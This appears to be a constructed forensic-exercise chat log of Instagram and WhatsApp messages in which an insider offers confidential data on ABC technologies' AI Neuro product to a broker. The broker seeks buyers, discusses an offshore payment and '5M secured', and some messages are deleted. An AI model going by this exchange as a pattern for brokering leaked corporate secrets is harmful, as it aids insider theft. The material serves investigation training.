Joe and Emma Instagram exchange

hamster.184397 Joe	Hi Emma	09/09/2024 16:55:59(UTC+1)
hamster.184397 Joe	I found someone in NSI compa. He is interested. He needs to know the level of information, you would be willing to share. Could you provide any information on that?	09/09/2024 16:57:16(UTC+1)

Joe and Emma Whatsapp exchange

447917162788@s.whatsapp.net PETER DOVER	Hey Joe Hope you are well Please let me know when you are available for a chat	21/08/2024 06:03:43(UTC+1)
447917162788@s.whatsapp.net PETER DOVER	Hey Joe I need your help with something sensitive. Do you have time to talk?	21/08/2024 08:27:09(UTC+1)
447476538686@s.whatsapp.net Joe Marsh	Yes I am available. What's going on?	21/08/2024 09:14:59(UTC+1)

447917162788@s.whatsapp.net PETER DOVER	I have access to some highly valuable information from ABC technologies. It's related to our new AI based Neuro product. I'm thinking about selling it to someone interested.	21/08/2024 10:58:21(UTC+1)
447476538686@s.whatsapp.net Joe Marsh	That's serious stuff Emma. Do you know how might be interested?	21/08/2024 11:06:29(UTC+1)
447917162788@s.whatsapp.net PETER DOVER	Not exactly Joe, but I trust you can find the right buyer. The competition must be eager to get their hands on this tech.	21/08/2024 11:10:36(UTC+1)
447476538686@s.whatsapp.net Joe Marsh	I will see what I can do...I am meeting few clients today at a Meeting Room in a Hotel. Will discuss about your offer.	21/08/2024 12:13:19(UTC+1)
447917162788@s.whatsapp.net PETER DOVER	Perfect. Let's keep this under wraps. This could be huge for both of us.	21/08/2024 12:47:11(UTC+1)
447476538686@s.whatsapp.net Joe Marsh	Absolutely. I will update you once I have got some responses. Stay safe	21/08/2024 15:05:29(UTC+1)
447476538686@s.whatsapp.net Joe Marsh	See my real-time location on Maps: https://maps.app.goo.gl/CVYgvxTQGbuBTqBh8	22/08/2024 12:17:13(UTC+1)
447476538686@s.whatsapp.net Joe Marsh	Hi Emma, Nothing went as expected during my last weeks meeting. I have managed to get some contacts for a meeting today. I will keep you posted.	26/08/2024 08:04:36(UTC+1)
447476538686@s.whatsapp.net Joe Marsh	Hi there, just nearing to some wonderful offers. I am flying to Glasgow to meet a contact over there for a meeting. Will keep you posted	29/08/2024 15:10:34(UTC+1)
447917162788@s.whatsapp.net PETER DOVER	OK thank you	31/08/2024 15:58:24(UTC+1)
447476538686@s.whatsapp.net Joe Marsh	Hi there, travelling back to France this time Paris to get some good deals. Will update you once a deal is nearer	14/10/2024 19:57:38(UTC+1)
447917162788@s.whatsapp.net PETER DOVER	Hi Joe, Any update on the offers? It is disappointing that no response from u. I have managed to find someone with whom I am meeting over the next weeks	20/11/2024 10:01:24(UTC+0)
447917162788@s.whatsapp.net PETER DOVER	I may go with someone if u r not interested	20/11/2024 10:01:44(UTC+0)
447476538686@s.whatsapp.net Joe Marsh	Apologies Emma. I am in a final talks about it. Meeting the client this week at Manchester. Will update	20/11/2024 10:03:04(UTC+0)

447917162788@s.whatsapp.net PETER DOVER	Any updates? Need to move fast	31/01/2025 10:15:15(UTC+0)
447476538686@s.whatsapp.net Joe Marsh	Met the guy again. He's still playing slow, wants better numbers. 🤔	31/01/2025 10:17:23(UTC+0)
447917162788@s.whatsapp.net PETER DOVER	Waste of time? Should I reach others?	31/01/2025 10:17:42(UTC+0)
447917162788@s.whatsapp.net PETER DOVER	🚫 You deleted this message	31/01/2025 10:18:12(UTC+0)
447476538686@s.whatsapp.net Joe Marsh	🚫 Deleted by the sender	31/01/2025 10:18:48(UTC+0)
447476538686@s.whatsapp.net Joe Marsh	No, he's serious. Wants a demo sample. Can we do that?	31/01/2025 10:22:07(UTC+0)
447917162788@s.whatsapp.net PETER DOVER	Impossible. But a detailed breakdown? Yes. How's the offshore arrangement? 🌊	31/01/2025 10:22:32(UTC+0)
447476538686@s.whatsapp.net Joe Marsh	He's good with it. 5M secured. Waiting for confirmation. The rest?	31/01/2025 10:23:18(UTC+0)
447917162788@s.whatsapp.net PETER DOVER	Local part stays as planned. He's taking his sweet time. Not liking this.	31/01/2025 10:23:39(UTC+0)
447476538686@s.whatsapp.net Joe Marsh	It's all about patience. We can push harder.	31/01/2025 10:23:56(UTC+0)
447917162788@s.whatsapp.net PETER DOVER	Ok. Keep me posted. I have others waiting.	31/01/2025 10:24:11(UTC+0)